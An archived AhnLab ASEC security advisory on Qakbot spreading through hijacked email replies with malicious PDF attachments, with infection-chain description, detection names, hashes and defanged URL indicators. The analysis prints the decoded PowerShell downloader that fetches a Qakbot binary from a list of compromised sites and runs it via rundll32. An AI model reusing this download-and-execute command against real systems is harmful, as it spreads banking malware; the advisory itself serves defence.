
Qakbot Being Distributed in Korea Through Email Hijacking - ASEC

By ATCP

Published: 2023-04-06 · Archived: 2026-04-05 17:37:39 UTC



AhnLab Security Emergency response Center (ASEC) has identified circumstances of Qakbot being distributed via malicious PDF files attached to forwarded or replies to existing emails. Qakbot banking malware is one of those that are continuously being distributed through various media. ASEC has covered the distribution trends of Qakbot over the years. As shown below, the distributed email has the form of a hijacked normal email where a reply is sent to the target user with a malicious file attached to it, and it used the recipients and CC list of the original email for the recipient addresses. The dates when the original emails were sent vary widely, from 2018 to 2022, showing that they were not from recent times. The bodies and the attachments in the replies are irrelevant to the original email, but they include messages that prompt users to open the attachment. Users who receive the email may open the attachment thinking that it is a normal reply, therefore, caution is advised.




Figure 1. Email with a malicious PDF attachment (1)




Figure 2. Email with a malicious PDF attachment (2)




Figure 3. Email with a malicious PDF attachment (3)

The PDF files attached to emails have random characters for their filenames such as ‘UT.PDF’, ‘RA.PDF’, and ‘NM.PDF’, seemingly generated via automation. When the PDF files are opened, a page containing the Microsoft Azure logo and a message persuading the user to click the Open button is displayed, as shown below. When the Open button is clicked, the user is redirected to a malicious URL, and when a connection is established, a password-protected compressed ZIP file is downloaded. This password-protected ZIP file can be decompressed with the ‘Password: 755’ written in the PDF file.




Figure 4. Screen upon opening the PDF file attached to the email




Figure 5. Compressed file downloaded from the URL within the PDF file

Investigation of the WSF file created upon decompression reveals a script code obfuscated among dummy text to bypass the detection of antivirus software, as shown below. The meaningful script code lies after the <job> tag.




Figure 6. WSF script obfuscated with dummy data

When the WSF file is executed, an encrypted data command is executed through the PowerShell process. Decrypting this data reveals the following. The Qakbot binary is downloaded under the file name undersluice.Calctuffs into the TMP directory from a valid URL and executed through the rundll32.exe process. powershell.exe” -ENC “Start-Sleep -Seconds 2; $Girnie = (“hxxp://milleniuninformatica.com[.]br/Le9/jGjSkvEqmXp,hxxps://qassimnews[.]com/yweNej/kQBDu,hxxps://stealingexcellence[.]com/rVR9r/yahxNk,lows[.]com/ggAJ2m/kXpW59tm,hxxps://seicas[.]com/KvtM0/Uj3atvfT4E,hxxps://farmfutures[.]in/tlUtBc/IYj0K1,hxxps://alzheimersdigest[.]net/ZKpva/ foreach ($reflexional in $Girnie) {try {wget $reflexional -TimeoutSec 17 -O $env:TEMP\undersluice.Calctuffs;if ((Get-Item $env:TEMP\undersluice.Calctuffs).length -ge 100000) {start rundll32 $env:TEMP\\undersluice.Calctuffs,X555;break;}} catch {Start-Sleep -Seconds 2;}} This URL is currently unavailable, but internal and external infrastructures showed that the Qakbot binary had been distributed from the URL when a connection could be made to it. Multiple malicious emails are also being distributed with similar formats. Users must be cautious when opening emails from unknown sources and update their antivirus software to the latest version. **[File Detection]** Phishing/PDF.Agent (2023.04.07.02) Phishing/PDF.Generic (2023.04.07.03) Phishing/PDF.Malurl (2023.04.08.00) Trojan/WSF.PSRunner (2023.04.08.00) Trojan/Win.Evo-gen.C5403438 (2023.03.31.02) Trojan/Win.Qakbot.C5406010 (2023.04.06.02) Trojan/Win.Evo-gen.C5406771 (2023.04.07.02)

MD5

19c1526182fe5ed0f1abfafc98d84df9

b57532c33d7fead3105e9312cb544e11

c9ab1cd04e796fd7f084a1dd2d40cc2d

Additional IOCs are available on AhnLab TIP.

URL

http[:]//milleniuninformatica[.]com[.]br/Le9/jGjSkvEqmXp

https[:]//alzheimersdigest[.]net/ZKpva/55C63K

https[:]//antoinettegabriel[.]com/YuUE/RQwyJWR2jjc

https[:]//choicefaz[.]com[.]br/w1W2/4gPNeUm0J

https[:]//farmfutures[.]in/tlUtBc/IYj0K1

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/51282/